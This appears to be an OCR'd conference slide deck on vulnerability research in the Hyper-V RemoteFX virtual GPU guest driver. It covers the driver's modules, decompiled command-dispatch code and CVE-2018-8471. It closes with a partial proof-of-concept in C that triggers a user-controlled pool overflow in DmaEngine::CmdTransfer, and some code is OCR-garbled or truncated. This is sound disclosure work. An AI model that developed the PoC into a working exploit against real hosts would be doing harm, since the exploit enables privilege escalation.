



- [1]https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2018_08_BlackHatUSA/A%20Dive%20in%20to%20Hyper-V%20Architecture%20and%20Vulnerabilities.pdf

# RemoteFx




- Enable RemoteFX



# RemoteFX



- Guest miniport driver



# RemoteFX



- Guest Modules

| | |
|---|---|
| rdvgu1164.dll | RemoteFX Virtual GPU |
| rdvgumd64.dll | Display drivers |
| rdvgkmd.sys | RemoteFx Virtual GPU miniport driver |
| rfxvmt.sys | RemoteFX VM Transport Driver |
| Synth3dVsc.sys | RemoteFx Synth3d VSC Driver |

VMBus transport driver

# RemoteFX



- Host Modules

rdvgm.exe RemoteFX Desktop Virtual Grphics Manager

RdvGpuInfo.dll RemoteFX GPU Info Lib

rfxvmt.dll RemoteFX VM Transport

synth3dvideoproxy.dll RemoteFX COM proxy dll

Synth3dVsp.sys RemoteFX Synth3D VSP Driver

# Miniport Driver



We start from D3DDDISubmitCommand

```
v10 = D3DDDIAddDevice;
v13 = D3DDDIRemoveDevice;
v11 = D3DDDIStartDevice;
v12 = D3DDDIStopDevice;
v14 = D3DDDIDispatchIoRequest;
v15 = D3DDDIInterruptRoutine;
v16 = D3DDDIDpcRoutine;
v17 = D3DDDIQueryChildRelations;
v18 = D3DDDIQueryChildStatus;
v19 = D3DDDIQueryDeviceDescriptor;
v20 = D3DDDISetPowerState;
v21 = D3DDDINotifyAcpiEvent;
v22 = D3DDDIResetDevice;
v23 = D3DDDIUnload;
v24 = D3DDDIQueryInterface;
v25 = D3DDDIControlEtwLogging;
v26 = D3DDDIQueryAdapterInfo;
v27 = D3DDDICreateDevice;
v28 = D3DDDICreateAllocation;
v29 = D3DDDIDestroyAllocation;
v30 = D3DDDIDescribeAllocation;
v31 = D3DDDIGetStandardAllocationDriverData
v32 = D3DDDIAcquireSwizzlingRange;
v33 = D3DDDIReleaseSwizzlingRange;
v58 = D3DDDIOpenAllocation;
v59 = D3DDDICloseAllocation;
v34 = D3DDDIPatchDmaBuffer;
v35 = D3DDDISubmitCommand
v37 = D3DDDIBuildPagingBuffer;
v38 = D3DDDISetPalette;
v40 = D3DDDISetPointerShape;
v39 = D3DDDISetPointerPosition;
v36 = D3DDDIPreemptCommand;
v57 = D3DDDIDestroyDevice;
v61 = D3DDDIPresent;
v41 = D3DDDIResetFromTimeout;
v42 = D3DDDIRestartFromTimeout;
v43 = D3DDDIEscape;
v44 = D3DDDICollectDbgInfo;
v66 = 0i64;
v45 = D3DDDIQueryCurrentFence;
v74 = 0i64;
v56 = D3DDDIControlInterrupt;
v75 = 0i64;
v55 = D3DDDIGetScanLine;
v77 = 0i64;
v49 = D3DDDISetVidPnSourceAddress;
v50 = D3DDDISetVidPnSourceVisibility;
v52 = D3DDDIUpdateActiveVidPnPresentPath;
v51 = D3DDDICommitVidPn;
v53 = D3DDDIRecommendMonitorModes;
v54 = D3DDDIRecommendVidPnTopology;
v62 = D3DDDICreateContext;
v63 = D3DDDIDestroyContext;
v47 = D3DDDIRecommendFunctionalVidPn;
v48 = D3DDDIEnumVidPnCofuncModality;
v46 = D3DDDIIsSupportedVidPn;
v64 = D3DDDIRenderKm;
v65 = D3DDDIQueryVidPnHWCapability;
v67 = D3DDDIQueryDependentEngineGroup;
v68 = D3DDDIQueryEngineStatus;
v69 = D3DDDIResetEngine;
v71 = D3DDDISystemDisplayEnable;
v72 = &D3DDDISystemDisplayWrite;
v70 = D3DDDIStopDeviceAndReleasePostDisplayOwnership
v73 = &D3DDDIGetNodeMetadata;
v76 = D3DDDICheckMultiPlaneOverlaySupport;
v78 = 0i64;
result = DxgkInitialize((__int64)v3, (ULONG)v2, (uns
```

DxgkInitialize in DriverEntry

# Miniport Driver



- D3DDDISubmitCommand call DmaEngine::Submit

```
__int64 __fastcall DmaEngine::Submit(DmaEngine *this, struct _LIST_ENTRY *a2, int a3)
{
  struct _LIST_ENTRY *v3; // rbx@1
  DmaEngine *pDmaEngine; // rdi@1
  __int32 v5; // esi@5
  signed __int32 v6; // esi@6
  __int64 v7; // r8@8
  int v8; // ST20_4@12

  v3 = a2;
  pDmaEngine = this;
  if ( (PDEVICE_OBJECT *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control
    && HIDWORD(WPP_GLOBAL_Control->Timer) & 0x400
    && BYTE1(WPP_GLOBAL_Control->Timer) >= 4u )
  {
    WPP_SF_qq(WPP_GLOBAL_Control->AttachedDevice, 23i64, &WPP_c0d340abc362300fa0d59d0514c564cc_Traceguids, this);
  }
  v5 = *((_DWORD *)pDmaEngine + 0x16B6);
  if ( v5 >= 0 )
  {
    _InterlockedAdd((volatile signed __int32 *)&v3[6], 1u);
    v6 = _InterlockedIncrement((volatile signed __int32 *)pDmaEngine + 0x16A0);
    if ( v6 == 1 )
      KeClearEvent((PRKEVENT)pDmaEngine + 0x3C7);
    unk_1C0019948 += v6;
    v3->Blink = v3;
    v3->Flink = v3;
    v5 = WaitQueue::Enqueue((DmaEngine *)((char *)pDmaEngine + 0x5A28), v3, a3);
    if ( (v5 & 0xC0000000) == 0xC0000000 )
    {
```

DmaEngine::* functions

| | |
|---|---|
| DmaEngine::CmdAlphaBlend(_DMA_SUBMISSION_CONTEXT const &,… | .text |
| DmaEngine::CmdBitBlt(_DMA_SUBMISSION_CONTEXT const &,DmaE… | .text |
| DmaEngine::CmdClearTypeBlend(_DMA_SUBMISSION_CONTEXT cons… | .text |
| DmaEngine::CmdColorFill(_DMA_SUBMISSION_CONTEXT const &,D… | .text |
| DmaEngine::CmdInitCsa(_CTADAPTER const &,DmaEngine::_VGPU… | .text |
| DmaEngine::CmdMap(_CTADAPTER &,DmaEngine::_VGPUCMDMAP con… | .text |
| DmaEngine::CmdStretchBlt(_DMA_SUBMISSION_CONTEXT const &,… | .text |
| DmaEngine::CmdTransfer(_CTADAPTER const &,DmaEngine::_VGP… | .text |
| DmaEngine::CmdTransparentBlt(_DMA_SUBMISSION_CONTEXT cons… | .text |
| DmaEngine::CmdUmd(_DMA_SUBMISSION_CONTEXT &,_VGPUCMD cons… | .text |
| DmaEngine::CmdUnmap(_CTADAPTER &,DmaEngine::_VGPUCMDUNMAP… | .text |
| DmaEngine::DecrementPendingDmaCount(void) | .text |
| DmaEngine::DmaEngine(_CTMINIDEVICECONTEXT *) | .text |
| DmaEngine::DropPendingWork(DmaEngine::_REASON_FOR_WORK_DR… | .text |
| DmaEngine::PerformFlipAll(void) | .text |
| DmaEngine::PerformKPresentDX(DmaEngine::_VGPUCMDKBLT cons… | .text |
| DmaEngine::PerformKPresentGL(DmaEngine::_VGPUCMDKBLT cons… | .text |
| DmaEngine::Preempt(_DMA_SUBMISSION_CONTEXT &,uint) | .text |
| DmaEngine::ProcessDma(_CTMINIDEVICECONTEXT &,_DMA_SUBMISS… | .text |
| DmaEngine::ProcessFence(_DMA_SUBMISSION_CONTEXT &) | .text |
| DmaEngine::RectClip(tagRECT &,long,long) | .text |
| DmaEngine::ReportFence(_DMA_SUBMISSION_CONTEXT &) | .text |
| DmaEngine::Reset(uint *) | .text |
| DmaEngine::SendFenceToHost(_DMA_SUBMISSION_CONTEXT &) | .text |
| DmaEngine::Start(void) | .text |

# Miniport Driver



- The true command handler function: DmaEngine::ProcessDma

rdvgkmd.sys will create a worker thread in D3DDDIStartDevice

-> DmaEngine::Start

-> DmaEngine::_SubmitThreadProc

-> DmaEngine::SubmitThreadProc

Waiting in a while circle

-> DmaEngine::ProcessDma

gdi32!D3DKMTSubmitCommand

-> win32u!NtGdiDdDDISubmitCommand

-> dxgkrnl!DxgkSubmitCommand

-> rdvgkmd!D3DDDISubmitCommand

-> DmaEngine::Submit

Notify

```
void DmaEngine::ProcessDma(struct _CTMINIDEVICECONTEXT &, struct _DMA_SUBMISSION_CONTEXT &)
{
  //...
        while ( 1 )
        {
          DmaEngine::PerformFlipAll(this_P);
          v21 = *(_DWORD *)Buff;
          if ( *(_DWORD *)Buff > 0x10008 )
          {
            v30 = v21 - 0x10009;
                  // ...
                  if ( v33 )
                  {
                    if ( v33 == 1 )
                      DmaEngine::CmdClearTypeBlend(this_P, v3, Buff);// 1000d
                  }
                  else
                  {
                    DmaEngine::CmdTransparentBlt(this_P, v3, Buff);
                  }
                }
                else                            // 0x1000b
                {
                  DmaEngine::CmdAlphaBlend(this_P, v3, Buff);
                }
              }
              else                              // 1000a
              {
                DmaEngine::CmdStretchBlt(this_P, v3, Buff);
              }
            }
            else                                // 10009
            {
              DmaEngine::CmdColorFill(this_P, v3, Buff);
            }
          }
          else if ( v21 == 0x10008 )
          {
            DmaEngine::CmdBitBlt(this_P, v3, Buff);
            }
    else
```

```
{  //...
    {
      v22 = (unsigned int)(v21 - 0x10001);
      if ( (_DWORD)v22 )
      {
          // ...
     // 0x10006
            {
              DmaEngine::CmdUmd(this_P, v3, Buff, &v46);
            }
          }
          else
          {
            if ( (PDEVICE_OBJECT *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control
              && HIDWORD(WPP_GLOBAL_Control->Timer) & 0x400
              && BYTE1(WPP_GLOBAL_Control->Timer) >= 4u )
            {
              v27 = *(_QWORD *)(Buff + 16);
              v28 = *(_QWORD *)(Buff + 8);
              WPP_SF_qqq(
                WPP_GLOBAL_Control->AttachedDevice,
                40i64,
                &WPP_e80809e505a73adba647db372c0a7c17_Traceguids,
                *(_QWORD *)(v3 + 56));
            }
            v29 = *(_QWORD *)(Buff + 8);
            if ( v29 && *(_DWORD *)(*(_QWORD *)(v29 + 48) + 52i64) == 0x10000 )
              DmaEngine::PerformKPresentGL(this_P, Buff);
            else
              DmaEngine::PerformKPresentDX(this_P, Buff);
          }
        }
        else
        {
          DmaEngine::CmdTransfer(v24, *(_QWORD *)this_P + 224i64, Buff);
        }
      }
      else
      {
        DmaEngine::CmdUnmap(v23, *(_QWORD *)this_P + 224i64, Buff);
      }
```

```
signed __int64 __fastcall DmaEngine::PerformKPresentDX(__int64 a1,
__int64 a2)
{
  v16 = *(_QWORD *)(v7 + 0x30);
  v17 = (__m128i *)(Buff + 0x38);
  v18 = *(_QWORD *)(v3 + 0x5AE0);
  v19 = Buff + 0x48;
  v49 = v15;
  GvmChannel::Lock(v18, *(_QWORD *)(v16 + 32));
  v20 = *(_QWORD *)(v3 + 23264);
  v56 = 48i64;
  v55 = &v59;
  GvmChannel::VWriteBuffer(v20, 4i64, (__int64)&v50, 4i64);
  v50 = 0;
  if ( *(_DWORD *)(Buff + 40) )
  {
    while ( 1 )
    {
      v21 = *(_QWORD *)(v3 + 23264);
      v22 = *(__m128i *)v19;
      _mm_storeu_si128((__m128i *)&v69, *v17);
      _mm_storeu_si128((__m128i *)&v70, v22);
      GvmChannel::WriteBuffer(v21, &v69, 32i64);
      if ( !(*(_DWORD *)(Buff + 44) & 1) )
        goto LABEL_64;
      v23 = v17->m128i_i64[0];
      v24 = v17->m128i_i64[1];
      if ( SLODWORD(v17->m128i_i64[0]) >= v24 )
        goto LABEL_64;
  //...
}
```

PerformKPresentDX transfer directx command to the host

# Case Study

# CVE-2018-8471



- RemoteFX Virtual GPU miniport driver EoP Vulnerability

| |
|---|
| Untrust Pointer Reference Privilege Escalation Vulnerability In rdvgkmd!DmaEngine::CmdUnmap |
| Arbitrary Address Read In rdvgkmd!DmaEngine::CmdUmd |
| Untrust Pointer Reference Privilege Escalation Vulnerability In rdvgkmd!DmaEngine::CmdTransparentBlt |
| Arbitrary Address Write Privilege Escalation Vulnerability In RemoteFX Guest Driver rdvgkmd.sys |
| Untrust Pointer Reference Privilege Escalation Vulnerability In rdvgkmd!DmaEngine::CmdStretchBlt |
| Untrust Pointer Reference Privilege Escalation Vulnerability In rdvgkmd!DmaEngine::CmdMap |
| Untrust Pointer Reference Privilege Escalation Vulnerability In RemoteFX Guest Driver rdvgkmd.sys [4] |
| Untrust Pointer Reference Privilege Escalation Vulnerability In RemoteFX Guest Driver rdvgkmd.sys [3] |
| Untrust Pointer Reference Privilege Escalation Vulnerability In RemoteFX Guest Driver rdvgkmd.sys [2] |
| Untrust Pointer Reference Privilege Escalation Vulnerability In RemoteFX Guest Driver rdvgkmd.sys |

We have reported
ten bugs in rdvgkmd.sys,
but only get one CVE

| | | |
|---|---|---|
| Microsoft RemoteFX Virtual GPU miniport driver Elevation of Privilege Vulnerability | CVE-2018-8471 | Rancholce of Tencent ZhanluLab<br>Chen Nan of Tencent ZhanluLab |

# rdvgkmd!CmdTransper pool overflow

```
__int64 __fastcall DmaEngine::CmdTransfer(__int64 a1, __int64 pAdapter, __int64 PrivateData)
{
  __int64 pCmd; // rbx@1

  pCmd = PrivateData;
  v8 = pAdapter;

  v15 = *(_QWORD *)(pCmd + 48);
  if ( v15 )
  {
    count = v15 >> 12;
    if ( *(_DWORD *)(pCmd + 16) )
    {
      v18 = (char *)(*(_QWORD *)(pCmd + 24) + *(_QWORD *)(pCmd + 56));
    }
    else
    {
      v6 = *(struct _MDL **)(v8 + 0x268);
      v6->ByteCount = v15;
      v6->MdlFlags = 2;
      v6->Size = 8 * (((v15 + 0xFFF) >> 12) + 6);
      v6->Next = 0i64;
      v6->StartVa = 0i64;
      v6->ByteOffset = 0;
      memmove(&v6[1], (const void *)(pCmd + 0x58), 8 * cout);

    //...
    }
```

User-Controlled

# CmdTransfer Overflow



- Poc

```
D3DKMT_CREATECONTEXT contextRemoteFx;
D3DDDI_ALLOCATIONINFO2 allocationInfoRemoteFx = { 0 };
allocationInfoRemoteFx.VidPnSourceId = 0;
char privateData[0x100] = { 0xcc };

*(DWORD*)(privateData + 0xb0) = 100; //width
*(DWORD*)(privateData + 0xb4) = 100; //height
*(DWORD*)(privateData + 0x10) = 3;   //DXGI_FORMAT

*(DWORD*)(privateData + 8) = 0x100; //must == data size
*(DWORD*)(privateData + 0x4c) = 0;
*(DWORD*)(privateData + 0x40) = 0;
allocationInfoRemoteFx.pPrivateDriverData = privateData;
allocationInfoRemoteFx.Flags.OverridePriority = 1;
allocationRemoteFx.pAllocationInfo2 = &allocationInfoRemoteFx;
allocationRemoteFx.Flags.CreateResource = 1;

CmdTransfer(contextRemoteFx.hContext, allocationInfoRemoteFx.hAllocation);
```

# CmdTransfer Pool Overflow



- We can control the size of memcpy

